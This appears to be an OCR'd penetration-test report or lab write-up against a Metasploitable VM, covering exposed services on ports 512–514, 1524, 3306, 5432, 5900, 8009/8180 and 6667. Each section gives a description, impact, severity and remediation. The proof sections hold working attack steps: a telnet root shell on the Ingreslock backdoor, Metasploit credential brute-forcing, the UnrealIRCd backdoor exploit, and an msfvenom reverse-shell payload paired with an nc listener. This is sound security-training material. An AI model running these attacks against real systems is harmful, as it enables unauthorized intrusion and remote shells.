
Exploitation of r-services on ports 512, 513, and 514 can allow attackers to gain unauthorized remote access without proper authentication. By abusing trusted host configurations or intercepting network traffic, an attacker can execute commands, access sensitive files, modify system configurations, and potentially gain full control of the target system. These services are often leveraged for lateral movement within internal networks, making them particularly dangerous in enterprise environments.

Severity: Critical

Remedial:

The primary remediation is to **disable r-services (rlogin, rsh, rexec) entirely**. These services should be replaced with secure alternatives such as **SSH**, which provides encrypted communication and strong authentication. Firewall rules should be configured to block ports 512, 513, and 514, and any existing trust relationships should be removed. Regular system hardening, patching, and monitoring are essential to

ensure these insecure services are not re-enabled and do not pose a risk to the network.



Port 1524 Ingreslock Exploit


Description:
Port **1524** is commonly associated with the **Ingreslock backdoor**, a legacy service historically found on misconfigured or compromised Unix/Linux systems. This service is not part of normal system operation and is often left behind by attackers or vulnerable software installations. When port 1524 is open, it typically provides a shell with elevated privileges, allowing direct access to the system without proper authentication.

Impact:
Exploitation of the Ingreslock service on port 1524 can result in immediate and unauthorized access to the affected system. Attackers may obtain a remote shell, execute arbitrary commands, modify or delete files, install malware, and establish persistent backdoors. Because this service often runs with high privileges, successful exploitation can lead to complete system compromise and further attacks within the network.

Severity: Critical

Remedial:
To remediate this risk, systems should be immediately investigated if port 1524 is found open. The Ingreslock service must be disabled and removed, and the system should be checked for signs of compromise. Administrators should review running services, remove unauthorized backdoors, and apply system hardening measures. Additionally, firewall rules should block port 1524, unnecessary services should be disabled, and regular security audits should be conducted to prevent similar issues in the future.

PUC:


sudo su
[sudo] password for gaurav:
(root㉿kali)-[/home/gaurav]
telnet 192.168.1.203 1524
Trying 192.168.1.203 ...
Connected to 192.168.1.203.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# cd /
root@metasploitable:/# root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt

Port 3306 MySQL Exploit

Description:
Port **3306** is the default port used by **MySQL database servers** for client–server communication. A MySQL exploit occurs when the database service is exposed to untrusted networks or is misconfigured. Common causes include weak or default database credentials, lack of network restrictions, outdated MySQL versions with known vulnerabilities, excessive user privileges, and improper authentication settings. Attackers often target MySQL during reconnaissance to gain unauthorized access to backend databases.

Impact:
If MySQL on port 3306 is exploited, attackers can gain access to sensitive data stored in the database, including user information, credentials, financial records, and application data. They may modify or delete database contents, create malicious database users, or exploit vulnerabilities to execute system-level commands in severe cases. A compromised database can also be used to support further attacks such as privilege escalation, data exfiltration, or complete application compromise.

Severity: High

Remedial:
To remediate MySQL-related risks, access to port 3306 should be restricted using firewalls so that only trusted application servers or internal networks can connect. Strong, unique passwords and role-based access control should be enforced for database users, and default accounts should be removed. MySQL should be regularly patched and updated, remote root login should be disabled, and encryption should be enabled for database connections. Continuous monitoring, logging, and regular security audits are essential to detect and prevent unauthorized access.

PUC:

```
msf > use auxiliary/scanner/mysql/mysql_version
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/mysql/mysql_version) > show info
```

```
msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.1.203
RHOSTS ⇒ 192.168.1.203
msf auxiliary(scanner/mysql/mysql_version) > run
[+] 192.168.1.203:3306 - 192.168.1.203:3306 is running MySQL 5.0.51a-3ubuntu5
 (protocol 10)
[*] 192.168.1.203:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysq
l_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can o
pen an interactive session
msf auxiliary(scanner/mysql/mysql_login) > show optios
[-] Invalid parameter "optios", use "show -h" for more information
msf auxiliary(scanner/mysql/mysql_login) > show options
```

```
msf auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED ⇒ 3
```

```
msf auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/password.txt
PASS_FILE ⇒ /root/password.txt
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.1.203
RHOSTS ⇒ 192.168.1.203
msf auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/users.txt
USER_FILE ⇒ /root/users.txt
msf auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.1.203:3306    - 192.168.1.203:3306 - Found remote MySQL version 5
.0.51a
[!] 192.168.1.203:3306    - No active DB -- Credential data will not be saved
!
[-] 192.168.1.203:3306    - 192.168.1.203:3306 - LOGIN FAILED: root: (Unable
to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.168.1.203:3306    - 192.168.1.203:3306 - LOGIN FAILED: root:root (Una
ble to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.168.1.203:3306    - 192.168.1.203:3306 - LOGIN FAILED: root:asjkl; (U
nable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21
))
[*] 192.168.1.203:3306    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.203:3306    - Bruteforce completed, 0 credentials were successf
ul.
[*] 192.168.1.203:3306    - You can open an MySQL session with these credenti
als and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

Port 5432 Postgres Exploit

Description:

Port **5432** is the default port used by the **PostgreSQL (Postgres)** database server for client connections. A Postgres exploit occurs when the database service is exposed to untrusted networks or improperly configured. Common weaknesses include weak or default credentials, excessive user privileges, insecure authentication methods, lack of network restrictions, and outdated PostgreSQL versions with known vulnerabilities. Attackers often target Postgres databases to gain access to valuable backend data.

Impact:

Exploitation of PostgreSQL on port 5432 can allow attackers to access, steal, modify, or delete sensitive data stored in the database. In more severe cases, attackers may create unauthorized database users, escalate privileges, or exploit vulnerabilities to execute system-level commands. A compromised Postgres database can also lead to full application compromise, data breaches, service disruption, and loss of data integrity.

Severity:High

Remedial:

To remediate PostgreSQL-related risks, access to port 5432 should be restricted to trusted hosts and internal networks using firewall rules. Strong authentication mechanisms should be enforced, including robust passwords and role-based access control, and unnecessary or default accounts should be removed. PostgreSQL should be kept up to date with the latest security patches, and encrypted connections (SSL/TLS) should be enabled. Continuous logging, monitoring, and regular security audits are essential to detect unauthorized access and reduce the risk of exploitation.

PUC:

```
msf > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can o
pen an interactive session
msf auxiliary(scanner/postgres/postgres_login) > show options
```

```
msf auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME ⇒ postgres
msf auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS false
USER_AS_PASS ⇒ false
msf auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.1.203
RHOSTS ⇒ 192.168.1.203
msf auxiliary(scanner/postgres/postgres_login) > run
[!] 192.168.1.203:5432    - No active DB -- Credential data will not be saved
!
[+] 192.168.1.203:5432    - 192.168.1.203:5432 - Login Successful: postgres:p
ostgres@template1
[-] 192.168.1.203:5432    - 192.168.1.203:5432 - LOGIN FAILED: :@template1 (I
ncorrect: Invalid username or password)
[-] 192.168.1.203:5432    - 192.168.1.203:5432 - LOGIN FAILED: :@template1 (I
ncorrect: Invalid username or password)
[-] 192.168.1.203:5432    - 192.168.1.203:5432 - LOGIN FAILED: :tiger@templat
e1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432    - 192.168.1.203:5432 - LOGIN FAILED: :postgres@temp
late1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432    - 192.168.1.203:5432 - LOGIN FAILED: :password@temp
late1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432    - 192.168.1.203:5432 - LOGIN FAILED: :admin@templat
e1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432    - 192.168.1.203:5432 - LOGIN FAILED: scott:scott@te
```

Port 5900 VNC Exploit


Description:
Port **5900** is commonly used by **VNC (Virtual Network Computing)** services, which provide remote graphical desktop access to systems. A VNC exploit occurs when the service is exposed to untrusted networks, uses weak or no authentication, relies on outdated encryption methods, or runs vulnerable VNC software. Because VNC allows full remote control of a system's graphical interface, it is frequently targeted by attackers during the initial access phase.


Impact:
If VNC on port 5900 is exploited, attackers can gain complete remote desktop access to the system. This allows them to view sensitive information, execute applications, modify or delete files, install malware, and potentially capture credentials entered by users. In enterprise environments, compromised VNC access can lead to full system takeover and serve as a stepping stone for lateral movement across the network.


Severity:High

Remedial:
To remediate VNC-related risks, VNC services should not be exposed directly to the internet. Access to port 5900 should be restricted using firewalls and limited to trusted IP addresses. Strong authentication must be enforced, and VNC should be configured to use encryption or tunneled securely through SSH or VPN. Unused VNC services should be disabled, software should be kept up to date, and logging and monitoring should be enabled to detect unauthorized access attempts.

PUC:


root@kali: /home/gaurav
Session Actions Edit View Help
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.203
RHOSTS ⇒ 192.168.1.203
msf auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME ⇒ root
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.1.203:5900 - 192.168.1.203:5900 - Starting VNC login sweep
[!] 192.168.1.203:5900 - No active DB -- Credential data will not be saved
!
[+] 192.168.1.203:5900 - 192.168.1.203:5900 - Login Successful: :password
[*] 192.168.1.203:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >


root@kali)-[/home/gaurav]
vncviewer 192.168.1.203
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0


TightVNC: root's X desktop (metasploitable:0)
root@metasploitable: /
root
root@metasploitable:/# iconfig
-bash: iconfig: command not found
root@metasploitable:/# ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:0a:49:89
inet addr:192.168.1.203 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:3578 errors:0 dropped:0 overruns:0 frame:0
TX packets:3826 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:327481 (319.8 KB) TX bytes:1375680 (1.3 MB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:810 errors:0 dropped:0 overruns:0 frame:0
TX packets:810 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:372089 (363.3 KB) TX bytes:372089 (363.3 KB)
root@metasploitable:/#

Port 8009 and 8180 Tomcat Exploit

Description:

Ports **8009** and **8180** are commonly associated with **Apache Tomcat** application servers. Port 8009 is used by the **AJP (Apache JServ Protocol)** connector, which allows communication between a web server and Tomcat, while port 8180 is often configured as an alternative HTTP service port for Tomcat applications. A Tomcat exploit occurs when these ports are exposed to untrusted networks, improperly secured, or running vulnerable Tomcat versions. Misconfigurations such as unauthenticated access, default settings, or exposed management interfaces increase the risk of exploitation.

Impact:

Exploitation of Tomcat services on ports 8009 and 8180 can allow attackers to access or manipulate hosted web applications. In the case of vulnerable AJP configurations, attackers may read sensitive files, bypass access controls, or execute arbitrary code. Compromise of Tomcat can lead to deployment of malicious web applications, data theft, service disruption, and full server compromise. Attackers may also use the compromised server as a pivot point for further attacks within the network.


Severity: High


Remedial:

To remediate Tomcat-related risks, ports 8009 and 8180 should not be exposed to the internet and must be restricted to trusted internal networks using firewall rules. The AJP connector should be disabled if not required or secured with proper authentication and secrets. Default configurations and credentials should be removed, and access to management interfaces must be tightly controlled. Regular patching of

Tomcat, application hardening, and continuous monitoring are essential to prevent and detect exploitation attempts.

PUC:





Port 6667 and 6697 Exploit

Description:

Ports **6667** and **6697** are commonly associated with **IRC (Internet Relay Chat)** services. Port 6667 is typically used for **unencrypted IRC communication**, while port 6697 is used for **IRC over SSL/TLS (secure IRC)**. An exploit involving these ports occurs when IRC services are misconfigured, outdated, or exposed to untrusted networks. Attackers often target IRC servers or clients to abuse weak authentication, exploit software vulnerabilities, or use IRC as a command-and-control (C2) communication channel.

Impact:

If IRC services on ports 6667 or 6697 are exploited, attackers may gain unauthorized access to IRC servers or connected systems. This can lead to data leakage, message interception, impersonation of users, or server takeover. In many real-world attacks, compromised systems use IRC channels to receive commands, download malware, or coordinate botnet activity. This can result in further system compromise, data exfiltration, and participation in large-scale attacks such as DDoS.


Severity: High


Remedial:

To remediate risks associated with IRC services, unnecessary IRC servers and clients should be disabled and removed from systems. Network firewalls should block outbound and inbound traffic on ports 6667 and 6697 unless explicitly required for business purposes. If IRC is needed, secure configurations using TLS (port 6697), strong authentication, and updated software should be enforced. Continuous monitoring, intrusion detection systems, and network traffic analysis

should be used to identify unauthorized IRC communication and potential command-and-control activity.

PUC:





```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.203
RHOSTS ⇒ 192.168.1.203
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
```

2nd way using venom and creating payload

```
┌──(root㉿kali)-[/home/gaurav]
└─# msfvenom -p cmd/unix/reverse_perl LHOST=192.168.1.206 LPORT=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the
ayload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 232 bytes
```

```
┌──(root㉿kali)-[/home/gaurav]
└─# locate 13853.pl
/usr/share/exploitdb/exploits/linux/remote/13853.pl

┌──(root㉿kali)-[/home/gaurav]
└─# cp /usr/share/exploitdb/exploits/linux/remote/13853.pl ./
```

```
┌──(root㉿kali)-[/home/gaurav]
└─# perl 13853.pl 192.168.1.203 6667 1
[+] Payload sent  ...
```

```
┌──(root㉿kali)-[/home/gaurav]
└─# nc -lvp 4444
listening on [any] 4444  ...
```